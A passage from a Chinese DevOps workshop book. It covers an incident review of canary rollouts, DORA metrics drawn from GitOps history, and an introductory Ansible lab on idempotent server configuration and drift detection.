回滚后，Pod 模板与稳定版完全相同，Rollout 直接回到 Healthy，**没有重启任何 Pod**（Pod 名称前后一致，`drill-3-revert.log`）。

12.6 两次事件的对比与复盘

	INC-20261106-01（第 9 章发现的真实问题）	INC-20261106-02（本章演练 B）
变更	prod `faults.latencyMs: 800`（第 8 章的演练）	同样的配置

	INC-20261106-01（第 9 章发现的真实问题）	INC-20261106-02（本章演练 B）
配置的存放方式	所有 ReplicaSet 共享的 ConfigMap（Chart ≤ 0.3.0）	各 ReplicaSet 的 Pod 模板（Chart 0.3.1）
金丝雀	分析开始约 65 秒后自动中止	分析开始 65 秒后自动中止
中止时新建的稳定版 Pod	读到 800，被污染	读到 0
慢请求	15,662	约 91
持续时间	约 3 小时	72 秒
30 天延迟预算消耗	5.87%	0.034%
检测（MTTD）	2 小时 47 分钟，靠刚加上的告警	72 秒，靠金丝雀分析
SLO 燃烧率告警	当时还不存在	未触发（峰值 3.1 < 14.4，符合预期）

两份完整的 RCA 在仓库的 `docs/rca/` 中，下面是它们的要点。

12.6.1 INC-20261106-01：被中止的金丝雀把坏配置留给了稳定版

时间线要点（UTC）： 01:14:11 被污染的 Pod 启动（事件开始）→ 01:15–01:17 Git 回滚，ConfigMap 恢复为 0，但该 Pod 的环境变量不变 → 04:01:05 新加的延迟告警条件成立（检测）→ 04:14:08 逐个检查 Pod 的环境变量，确认根因 → 约 04:14:50 删除该 Pod（缓解）→ 04:20:05 Chart 0.3.1 全量，告警全部清除（修复）。

5 Whys：

1. 为什么 18% 的下单请求变慢 3 小时？一个稳定版 Pod 带着 800 ms 的延迟配置运行。
2. 为什么稳定版 Pod 有坏配置？它在中止扩容时新建，启动时从共享 ConfigMap 读取了还没回滚的坏值；环境变量只在启动时读取一次。
3. 为什么配置放在共享 ConfigMap？第 5 章的 Chart 假设同一时刻只有一个版本（滚动更新）；金丝雀让两个版本长时间并存，打破了这个假设。
4. 为什么 3 小时没人发现？当时只有只看金丝雀的分析；Rollout 的 Healthy 只表示副本数达标，不代表每个 Pod 的配置正确。
5. 为什么演练的验证漏掉了？验收只看“分析是否中止”，没有在中止后按 Pod 检查稳定版的实际配置与延迟。

根本原因： 渐进式交付期间，多个版本共享一份可变配置。**促成因素：** 没有覆盖全体 Pod 的延迟告警；验证只看控制器状态。

行动项： Chart 0.3.1 把配置写入 Pod 模板（预防，已完成）；全体 Pod 的告警与 SLO 燃烧率告警（检测，已完成）；本章演练验证修复（已完成）；运行手册增加“中止后按 Pod 检查”（检测，已完成，见下文）；删除遗留的 ConfigMap（清理，待办）。

12.6.2 INC-20261106-02：坏配置被金丝雀分析自动中止

根本原因（演练设定）： 未经验证的配置变更直接进入 prod：配置仓库的合并请求没有任何自动检查。**限制影响的因素：** 金丝雀 + 自动分析 + 按版本隔离的配置。

待改进： ① 阈值告警在自动缓解之后才 firing，是噪声，分页应只用燃烧率告警；② Argo CD 轮询使同步延迟约 1 分钟（合并后 66 秒、回滚后 81 秒），可以用 Git webhook 缩短到几秒；③ 配置变更缺少左移检查，`envs/prod` 中的 `faults.*` 应当在合并请求阶段就被拒绝（本章练习 3）。

12.6.3 运行手册：发布中止或回滚之后

两次事件共同的教训是：**自动化给出的结论（“已中止”“Healthy”）要用独立的信号去核实。** 每次中止或回滚之后，按顺序检查：

1. `kubectl argo rollouts get rollout` <名称>：确认稳定版 revision 和副本数。
2. 按 Pod 查看实际生效的配置（环境变量、挂载的配置文件），重点看**中止或回滚之后新建的 Pod**。
3. 按 ReplicaSet（`rollouts_pod_template_hash`）分别查看错误率和延迟，确认稳定版没有异常。
4. 确认 Git 与集群一致：坏的变更已经 revert，Argo CD 为 Synced + Healthy，而不是 Synced + Degraded。
5. 记录影响：受影响的请求数、持续时间、消耗的错误预算。
6. 如果影响超出金丝雀本身，按事故流程处理并写 RCA。

12.7 用 GitOps 历史度量交付表现

第 1 章提到，衡量交付能力常用 DORA 的四个关键指标：部署频率、变更前置时间、变更失败率、失败部署的恢复时间。GitOps 让度量变得容易：prod 的每一次变更都是配置仓库中的一次合并，**仓库的提交历史本身就是一份完整的部署日志。**下面直接从配置仓库计算（证据：`evidence/p12/dora-from-gitops.log`）。

```
$ git log --first-parent --reverse --format='%h %cI %s' 7e0c4d3..origin/main -- envs/prod charts |
awk '...'
prod changes after the seed: 12 deployments, 3 reverts
window: 2026-11-05T23:52:10+00:00 .. 2026-11-06T13:44:01+00:00
$ git log --first-parent ... | grep 'revert/' | ...          # 从坏变更合并到其 revert 合并
prod: 5f5c823 reverted by 3e45aa3 after 82 s
prod: 5234a32 reverted by d6225fa after 228 s
dev: fa135cf reverted by 9d2430c after 325 s
prod: 10a6786 reverted by 39ee3f2 after 465 s
```

改动 `envs/prod/` 或共用 Chart 的合并都算作影响 prod 的变更。把它们与各章对应起来：

合并	时间（UTC）	内容	章	结果
`f65c674`	11-05 23:52	镜像 0.1.0 → 0.1.1	6	成功
`5f5c823`	23:57	错误注入 0.5（演练）	6	失败，82 秒后 revert

合并	时间（UTC）	内容	章	结果
`81402f6`	11-06 00:21	签名镜像 `a0a4f18b…`	7	成功
`7321e29`、`8b890f3`	00:44、00:46	Chart 0.2.0 与 prod 改用 Rollout	8	成功
`c7efb5a`	00:55	金丝雀 `7826c3b2…`	8	分析误判后重试，成功
`3b6428c`	01:01	Chart 0.2.1（三态分析）	8	成功
`5234a32`	01:11	延迟 800 ms（演练）	8	失败，228 秒后 revert；遗留的污染 Pod 约 3 小时后才清除
`5e0b522`、`c4724f5`	04:01、04:15	Chart 0.3.0（遥测）、0.3.1（事故修复）	9	成功
`f49539c`	13:29	X-Request-ID 镜像 `4bb4aac3…`	12	成功
`10a6786`	13:36	延迟 800 ms（演练）	12	失败，465 秒后 revert

按 DORA 的定义计算，并逐项说明这些数字在本项目中能说明什么、不能说明什么：

- **部署频率：** 约 14 小时内 12 次 prod 部署。实验环境的节奏是人为安排的，这个数字本身没有可比性；值得学的是数据来源：只要所有部署都经过 Git，统计就是一条 `git log`。
- **变更前置时间：** 以第 12 章的 X-Request-ID 为例，从提交（09:57:51）到 prod 全量（13:35:37），墙上时间 3 小时 38 分钟，除去会话中断约 30 分钟。前置时间应当从提交算到生产生效，而不是算到合并。
- **变更失败率：** 12 次部署中 3 次失败，25%。但这 3 次都是故意的演练，剔除后是 0/9。另外两个边界情况也值得讨论：`c7efb5a` 的金丝雀被误判中止，是交付系统的问题，用户没有受到影响，一般不算作变更失败；`5234a32` 除了金丝雀本身，还留下了被污染的稳定版 Pod（INC-20261106-01），这次失败的影响远大于“82 秒”“228 秒”这样的数字。
- **恢复时间：** 按“坏变更合并到 revert 合并”计算是 82、228、465 秒。但这衡量的是 **Git 恢复正确所用的时间**，不是**用户恢复正常的时间**：`5234a32` 在 Git 中 228 秒就回滚了，用户侧的问题却持续了约 3 小时；`10a6786` 则相反，金丝雀在 72 秒内就被自动中止，用户侧早已恢复，Git 过了 465 秒才回到正确状态。恢复时间应当以用户侧的信号（SLO、告警）计时。第 6 章 Argo CD 历史面板中坏版本“存活 1 分 22 秒”，与这里的 82 秒相互印证。

原理

指标是用来学习的，不是用来考核的。 任何一个交付指标一旦变成考核目标，就会被“优化”：把一次部署拆成十次来提高频率，把失败的发布标成演练来降低失败率。DORA 的四个指标要放在一起看（速度与稳定性互相制约），并且要配合分类规则（哪些合并是部署、哪些是演练和回滚）和上下文。把分类写进流程，例如合并请求的标签和 `revert/` 分支命名，数据才可信；本项目的分类依靠的是分支命名和章节记录。

12.8 这条链还缺什么

演练也暴露了链条的薄弱处，按“影响 × 改动成本”排序：

缺口	现状	改进方向
配置变更没有门禁	配置仓库的合并请求没有任何检查	合并请求流水线中用 yq 或 conftest 校验策略，例如 prod 不允许故障注入
门禁的触发范围	`ci.yml` 只覆盖 main；叠加的阶段分支漏掉了 7 个高危问题	对所有分支的推送运行 lint/test/security，或让每个分支都通过 PR 进入 main
分页告警	阈值告警在自动缓解后才 firing	分页只用 SLO 燃烧率告警，阈值告警降为工单或看板
同步延迟	Argo CD 轮询，约 1 分钟	配置 Git webhook
生产审批	本地用 `kubectl argo rollouts promote` 人工晋级；GitHub Environments 审批闸门（第 8 章）仍在等待所有者批准	把人工晋级接入审批流程，并留下审计记录
构建可复现性	同一提交两次构建的 digest 不同（第 11 章）	固定时间戳等构建输入（`SOURCE_DATE_EPOCH`）

12.9 常见问题

Q1：分析报告的 p95 是 0.96 秒，可注入的延迟只有 0.8 秒，是不是测错了？ 没有测错，这是直方图分位数的精度问题：p95 落在 (0.5, 1] 区间内，`histogram_quantile` 在区间内线性插值。见本章“直方图分位数是估计值”。判断“是否慢于 0.5 秒”要用区间计数，这个结果是精确的。

Q2：Argo CD 显示 Synced，同时又是 Degraded，到底正常还是不正常？ 两者描述的是不同的事情：Synced 表示集群中的对象与 Git 一致，Degraded 来自 Rollout 的健康检查，表示发布被中止。此时集群运行的是安全的稳定版，但 Git 中的期望状态是错误的，必须回滚 Git。

Q3：阈值告警 firing 了，燃烧率告警却没有，哪个是对的？ 都“对”，但回答的是不同的问题。阈值告警说“此刻 p95 超过 0.5 秒”；燃烧率告警说“照这个速度，30 天的承诺是否会被违背”。只有后者适合用来叫

醒人。

Q4：`kubectl port-forward` 显示 “Forwarding from [::1]:18081”，请求却打到了别处？ IPv4 的 127.0.0.1:18081 已被其他进程占用，绑定失败，而 IPv6 的绑定成功，所以 port-forward 继续运行。用 `ss -ltnp | grep 18081` 或 `docker ps` 查看占用者，换一个空闲端口；测试前先请求版本接口，确认回答你的是谁。

Q5：`kubectl logs -l app=...` 找不到刚刚的请求？ 使用标签选择器时，`kubectl logs` 默认每个 Pod 只输出最后 10 行。加上 `--tail=-1`（配合 `--since`），或者按 Pod 名查询。

Q6：刚发出的请求，在 Tempo 里搜不到？ 链路要等结束、经过一段空闲期并写入可搜索的存储后才能搜到，通常需要几十秒。如果已经知道 trace ID（例如从日志中拿到），直接按 ID 读取没有这个延迟。

Q7：修改了 PrometheusRule，查询结果还是旧的？ 规则要经过 Operator、ConfigMap、kubelet 同步卷、config-reloader 和一次评估周期才生效，一两分钟的延迟很常见。可以在 Prometheus 的 `/api/v1/rules` 中确认规则的表达式是否已经更新。

Q8：修复安全扫描的问题时，为什么不直接把它们加到 `.trivyignore` 里？ 例外应当用在“确实无法修复，或者风险已被接受”的情形，并写明原因和到期时间。这三处都能真正修复，而且修复过程（只读根文件系统暴露出 Tempo 的隐藏写入路径）本身就提高了系统的透明度。

12.10 练习

练习

1. **（计算）** 把可用性 SLO 改为 99.9%，其他不变。快速燃烧告警的燃烧率阈值还是 14.4 吗？1 小时窗口内的错误率要达到多少才会触发？按 prod 每秒 10.3 个请求计，30 天的预算是多少个失败请求？
2. **（分析）** 假设 4% 的请求稳定地慢于 0.5 秒。`DemoApiHighLatency` 会触发吗？延迟预算多久用完？两档燃烧率告警各自会不会触发？如果都不会，你打算靠什么发现这种问题？
3. **（动手）** 为配置仓库写一个合并请求检查：`envs/prod/values.yaml` 中的 `faults.errorRate` 和 `faults.latencyMs` 必须为 0 或不存在，否则流水线失败；然后把它设为合并的必要条件。用本章的坏配置验证它能拦住。
4. **（设计）** `DemoApiHighLatency` 在本章成了噪声。给出两种改法（例如改为工单级别、改用更长的窗口），说明各自的代价。
5. **（复盘）** 为“第一次冒烟测试打到了旧容器”写一份简短的 5 Whys，并给出两条预防措施。
6. **（思考）** 演练 A 除去中断约 30 分钟。哪些时间花在等待上，哪些花在验证上？如果要缩短到 15 分钟以内，你会改哪里？代价是什么？
7. **（设计）** 把本章“用 GitOps 历史度量交付表现”一节的计算自动化：每次合并都记录一条部署事件，并能区分普通部署、演练和回滚。说明数据从哪里来、按什么规则分类，以及“恢复时间”应当从哪个信号开始、到哪个信号结束计时。

参考答案见附录 B。

12.11 本章小结

- 一个真实的功能（X-Request-ID）走完了整条交付链：门禁、扫描、签名与证明、GitOps、dev 端到端验证、prod 金丝雀与人工闸门。请求 ID 把访问日志、Loki 日志和 Tempo 链路串到了一起。
- 第一次在阶段分支上运行 CI，就揭出了 P5–P7 遗留的 7 个高危配置问题。修复时，只读根文件系统暴露了 Tempo 写入 `/var/tempo` 这个未声明的路径。门禁只在被触发时才有效。
- 一次“看似无害”的配置变更在分析开始 65 秒后被自动中止。中止时新建的稳定版 Pod 读到了正确的配置，第 8 章的问题已被 Chart 0.3.1 修复，并经实际验证。
- SLO 把两次事件放到同一把尺子上：同样的坏配置，一次消耗 5.87% 的月度预算，一次只消耗 0.034%。燃烧率告警正确地保持了安静，阈值告警则在问题解决后才响。
- 两份无责 RCA 记录了时间线、根因、促成因素和行动项；运行手册新增了“中止之后核实稳定版”的步骤。

第 13 章　配置管理：用 Ansible 实现幂等的服务器配置（P11 / D10，选修）

> 前面的章节都在管理 Kubernetes 里的工作负载。Kubernetes 本身是声明式的：写下期望状态，控制器负责收敛。但很多环境里仍然有一台台“服务器”：虚拟机、裸机、网络设备。管理它们的经典工具就是 Ansible。本章用两个容器模拟两台服务器，写一个包含角色、模板、handler 和按主机变量的 playbook，验证路线图的验收标准：**第二次执行时 changed=0**。之后再演示配置漂移的检测与纠正。

13.1　本章目标与产出

产出	位置
Ansible 项目（配置、Inventory、playbook、角色）	`ansible/`
控制节点依赖（固定版本）	`ansible/requirements.txt`、`ansible/collections/requirements.yml`
四次运行的终端记录	`evidence/p11/`

验收标准（路线图 D10）： 第二次执行 `changed=0`。已通过：首次运行 node1、node2 各 changed=8，第二次运行全部 changed=0（`evidence/p11/run-2-idempotent.log`）。

学完本章，你应当能够：

- 解释声明式与命令式的区别，以及幂等性为什么是配置管理的基石；
- 说清一个 Ansible 任务在托管节点上是如何执行、如何判断 `changed` 的；
- 编写带 Inventory、角色、模板、handler 和按主机变量的 playbook，并让它的第二次运行 `changed=0`；
- 用 `--check --diff` 检测配置漂移，并把 Ansible 与 GitOps、不可变基础设施放在同一张图里比较。

13.2　原理

13.2.1　声明式与幂等性

写一段 shell 脚本 `useradd demo`，第一次运行成功，第二次就会报“用户已存在”。脚本描述的是**动作**。Ansible 的模块描述的是**状态**：`user: name=demo state=present` 的意思是“确保存在一个叫 demo 的用户”。模块先检查当前状态，只有不符合时才去修改，并报告 `changed`。

幂等性（idempotence）是指：同一个操作执行一次和执行多次，结果相同。它是配置管理的基石：

- 可以放心地反复执行，比如定时运行，或者在 CI 中运行；

- `changed` 的数量本身就是信号：对一台已经收敛的服务器再运行一次，应该没有任何变化；如果有，说明有人手工改过，或者 playbook 本身写得不幂等。

这和第 6 章 Argo CD 的“自愈”是同一个思想，只是对象从 Kubernetes 资源换成了服务器上的文件、软件包和用户。

13.2.2 Ansible 的组成



图 13-1 Ansible 的工作方式：控制节点上的 playbook 通过连接插件在托管节点上执行模块

概念	说明	本章的例子
控制节点	运行 Ansible 的机器，只需要 Python	WSL 中的 `~/work/ansible-venv`
托管节点	被管理的机器，**无需安装 agent**，只需要 Python（`raw` 模块除外）	`node1`、`node2` 容器
Inventory	主机清单和分组，以及每台主机、每个组的变量	`inventory/lab.yml`、`host_vars/node2.yml`
连接插件	怎么连接托管节点，默认是 SSH	`community.docker.docker`（docker exec）
Playbook / Play	把一组主机映射到一组任务	`site.yml` 中的 3 个 play
模块	幂等的操作单元	`apt`、`user`、`file`、`template`、`copy`
角色（role）	可复用的任务、默认变量、模板、handler 的标准目录结构	`roles/baseline/`
Handler	被 `notify` 的任务。只有在通知它的任务确实发生了变化时才运行，并且在 play 结束时只运行一次	配置变化后重启服务
集合（collection）	模块和插件的发布单位，用 `ansible-galaxy` 安装	`community.docker` 5.4.0

原理

一个任务在托管节点上是怎么执行的。 对每个任务，Ansible 在控制节点上把模块代码和参数打包成一个自包含的 Python 程序（AnsiballZ），经连接插件传到托管节点的临时目录（开启 pipelining 时直接经标准输入传入），用节点上的 python3 执行，读取它输出的 JSON（`changed`、`failed` 和返回值），最后清理临时文件。这解释了三件事：

- 托管节点需要 Python，只有 `raw` 例外，因为它直接执行命令、不经过模块；
- 幂等是**模块自己实现的**：模块先读取当前状态，与参数描述的期望状态比较，只有不同才修改，并返回 `changed: true`；
- check 模式也要模块自己支持：支持的模块只比较、不修改。

连接插件只负责“传文件、执行命令”，所以把 SSH 换成 `docker exec`，playbook 一行都不用改。

变量的优先级（只列本章用到的几层，从低到高）：角色的 `defaults/main.yml` → Inventory 中的 `group_vars` → `host_vars` → 命令行 `-e`。本章在角色默认值中设置 `demo_api_env: lab`，再在 `host_vars/node2.yml` 中把 node2 改成 `staging`，所以同一个模板在两台主机上渲染出不同的结果。

13.3 动手实验

13.3.1 准备控制节点

```
python3 -m venv ~/work/ansible-venv
~/work/ansible-venv/bin/pip install -r ansible/requirements.txt     # ansible-core 2.20.11, docker
        7.2.0
cd ansible
export PATH="$HOME/work/ansible-venv/bin:$PATH"
export ANSIBLE_CONFIG="$PWD/ansible.cfg"                            # 原因见下一小节
ansible-galaxy collection install -r collections/requirements.yml -p ./collections
```

13.3.2 一个真实的坑：ansible.cfg 被忽略了

第一次运行时没有设置 `ANSIBLE_CONFIG`，结果失败了：

```
[WARNING]: Ansible is being run in a world writable directory (/mnt/d/workshop/nov/devops-deliver
y/ansible), ignoring it as an ansible.cfg source.
[WARNING]: No inventory was parsed, only implicit localhost is available
...
[ERROR]: Task failed: object of type 'dict' has no attribute 'lab_nodes'
```

原因：仓库在 Windows 盘上，WSL 以 drvfs 挂载，所有目录在 Linux 看来都是“所有人可写”（777）。如果 Ansible 自动加载这种目录里的 `ansible.cfg`，任何人都可以放一个恶意配置进来，比如改掉连接参数、插件路径。所以 Ansible 选择忽略它。结果就是 Inventory 没有被读取，`groups['lab_nodes']` 不存在。官方给出的做法是用 `ANSIBLE_CONFIG` 显式指定配置文件，把项目放到 Linux 原生路径下同样可以。

13.3.3 Playbook 的结构

`site.yml` 包含三个 play，体现了“先能连上，再谈配置”的顺序：

```
- name: Managed nodes exist (containers standing in for VMs)
  hosts: localhost
  connection: local
  tasks:
    - name: Node containers are running
      community.docker.docker_container:
        name: "{{ item }}"
        image: "{{ node_image }}"          # ubuntu:24.04@sha256:... (按 digest 固定)
        command: sleep infinity
        state: started
      loop: "{{ groups['lab_nodes'] }}"

- name: Bootstrap Python on fresh nodes (raw - modules need python3 first)
  hosts: lab_nodes
  gather_facts: false                      # 收集 facts 本身就需要 Python
  tasks:
    - name: Python 3 is installed
      ansible.builtin.raw: >-
        test -x /usr/bin/python3 && echo present ||
        (apt-get update -qq && DEBIAN_FRONTEND=noninteractive apt-get install -y -qq python3 >/de
         v/null && echo installed)
      register: python_bootstrap
      changed_when: "'installed' in python_bootstrap.stdout"

- name: Baseline configuration
  hosts: lab_nodes
  roles:
    - baseline
```

`raw` 直接在节点上执行命令，不需要 Python，所以可以用来安装 Python 本身。它不是幂等模块，这里用 `test -x ... ||` 让它幂等，再用 `changed_when` 让它如实报告是否发生了变化。这是让命令类任务“讲真话”的通用写法。

`baseline` 角色的任务都是幂等模块：

```
- name: Base packages are present
  ansible.builtin.apt:
    name: "{{ base_packages }}"            # ca-certificates, curl
    state: present
    update_cache: true
    cache_valid_time: 3600                 # 1 小时内不重复刷新索引，否则每次都会报 changed
- name: Service user exists
  ansible.builtin.user: {name: "{{ app_user }}", group: "{{ app_group }}", system: true, shell: /u
        sr/sbin/nologin}
- name: Application configuration is rendered
  ansible.builtin.template:
    src: config.yaml.j2
    dest: "{{ app_home }}/config/config.yaml"
    owner: "{{ app_user }}"
```

```
    mode: "0640"
  notify: Restart demo-api                # 只有文件内容真的变了才通知
```

`cache_valid_time` 这一行很容易被忽略：没有它，`update_cache: true` 每次都会刷新软件包索引并报告 changed，playbook 就永远做不到 changed=0。

13.3.4 首次运行与第二次运行

首次运行时：localhost 创建了 2 个容器（changed=1）；两台节点各有 8 项变化：安装 Python、软件包、组、用户、目录、配置模板、logrotate 文件，以及最后触发的 handler。

```
PLAY RECAP *********************************************************************
localhost                  : ok=1    changed=1    unreachable=0    failed=0
node1                      : ok=9    changed=8    unreachable=0    failed=0
node2                      : ok=9    changed=8    unreachable=0    failed=0
```

第二次运行，什么都不需要改：

devops-lab · ansible 第二次运行（幂等性） 终端记录渲染 · recorded 2026-11-06T09:38:35Z

```
$ cd ansible && export PATH="$HOME/work/ansible-venv/bin:$PATH" ANSIBLE_FORCE_COLOR=0 ANSIBLE_CONFIG="$PWD/ansible.cfg"

$ ansible-playbook site.yml | sed -n '/PLAY RECAP/,$p'
PLAY RECAP *********************************************************************
localhost                  : ok=1    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
node1                      : ok=8    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
node2                      : ok=8    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0


# what the template rendered on each node (node2 overrides env and replicas in host_vars)
$ for n in node1 node2; do echo "--- $n"; docker exec "$n" cat /opt/demo-api/config/config.yaml; docker exec "$n" stat -c '%
U:%G %a %n' /opt/demo-api/config/config.yaml; done
--- node1
# Ansible managed
service: demo-api
environment: lab
listen: "0.0.0.0:8080"
replicas: 1
host: node1
os: "Ubuntu 24.04"
demo:demo 640 /opt/demo-api/config/config.yaml
--- node2
# Ansible managed
service: demo-api
environment: staging
listen: "0.0.0.0:8080"
replicas: 2
host: node2
os: "Ubuntu 24.04"
demo:demo 640 /opt/demo-api/config/config.yaml
```

图 13-2 第二次运行：三台主机 changed=0；两台节点上的配置文件由同一个模板渲染，node2 的 environment、replicas 来自 host_vars（终端记录渲染）

13.3.5 配置漂移：发现与纠正

模拟有人登录 node1，把 `replicas` 手工改成 5：

- `--check --diff` 是 dry run。它显示文件当前内容与模板渲染结果的差异，并报告 changed=1，但**不修改任何东西**，适合在 CI 里定期运行，及早发现漂移。
- 正式运行把文件改回声明的状态，handler 被通知并执行一次（`restarts.log` 多了一行）。
- 之后再运行，又回到 changed=0。



图 13-3 漂移检测与纠正：–check –diff 只报告差异（replicas 5 → 1），文件未被修改；正式运行后恢复为 1，handler 执行一次；最后一次运行三台主机 changed=0（终端记录渲染）

13.4 与本项目其他部分的关系

- **Ansible 与 Argo CD**：都是“期望状态 + 收敛”。Argo CD 持续运行、自动收敛；Ansible 默认按需运行，要定期运行或在 CI 中运行，才能接近持续收敛。
- **用 Ansible 搭建实验环境**：第 2 章的 `bootstrap-root.sh` 是命令式脚本，靠 `id ... || useradd`、`test -f` 一类判断实现幂等。用 Ansible 重写会更简洁、更可读，还能直接 dry run。第 10 章 Datadog 课程也提到，Agent 可以用 Ansible、Chef、Puppet 等工具批量部署。

- **不可变基础设施**：容器镜像和 Kubernetes 是“换掉而不是修改”，Ansible 是“原地收敛”。现实中两者常常并存：用 Ansible 管理节点的操作系统层，在节点上运行不可变的容器。

> **提示**
>
> **走向工程化。** 本章只覆盖了核心概念。真实项目中还会用到：`ansible-lint` 做静态检查（与第 3 章的 ruff、actionlint 同样的思路）；Molecule 在临时容器或虚拟机中测试角色，验证“首次收敛 + 第二次 changed=0”；`ansible-vault` 加密 Inventory 中的密码和密钥，不让明文进入 Git；以及在 CI 中定期运行 `--check --diff`，把漂移报告当作告警。

13.5 常见问题

Q1：日志里出现 “ignoring it as an ansible.cfg source”。当前目录对所有人可写（例如 WSL 中 `/mnt/c`、`/mnt/d` 下的目录）。用 `export ANSIBLE_CONFIG=/path/to/ansible.cfg` 显式指定，或者把项目放到 Linux 原生文件系统中。

Q2：第二次运行仍然有 changed。找出报告 changed 的任务。常见原因：

- `command`、`shell` 任务没有写 `changed_when`；
- `apt` 设置了 `update_cache: true` 却没有 `cache_valid_time`；
- 模板里有每次都会变化的内容，例如时间戳；
- 文件权限写成了数字而不是字符串，比如 `mode: 0644`。要写成 `"0644"`。

Q3：模块报错说找不到 Python。新装的系统可能没有 Python。先在 `gather_facts: false` 的 play 中用 `raw` 安装，或者在 Inventory 中用 `ansible_python_interpreter` 指定 Python 路径。

Q4：`--check` 模式下有任务被跳过。 `raw`、`command`、`shell` 等不支持 check 模式，会被跳过，dry run 不包含它们的效果。

13.6 练习

> **练习**
>
> 1. **（理解）** 为什么 `apt` 任务设置了 `update_cache: true` 却没有 `cache_valid_time` 时，playbook 永远做不到 changed=0？再列举两种会破坏幂等的常见写法。
> 2. **（原理）** 把连接插件从 SSH 换成 `docker exec`，playbook 为什么不用改？模块是怎样在托管节点上执行并判断 `changed` 的？
> 3. **（动手）** 新建 `inventory/group_vars/lab_nodes.yml`，写入 `demo_api_replicas: 3`。先预测 node1、node2 渲染出的 `replicas` 各是多少，再运行验证，并用变量优先级解释结果。
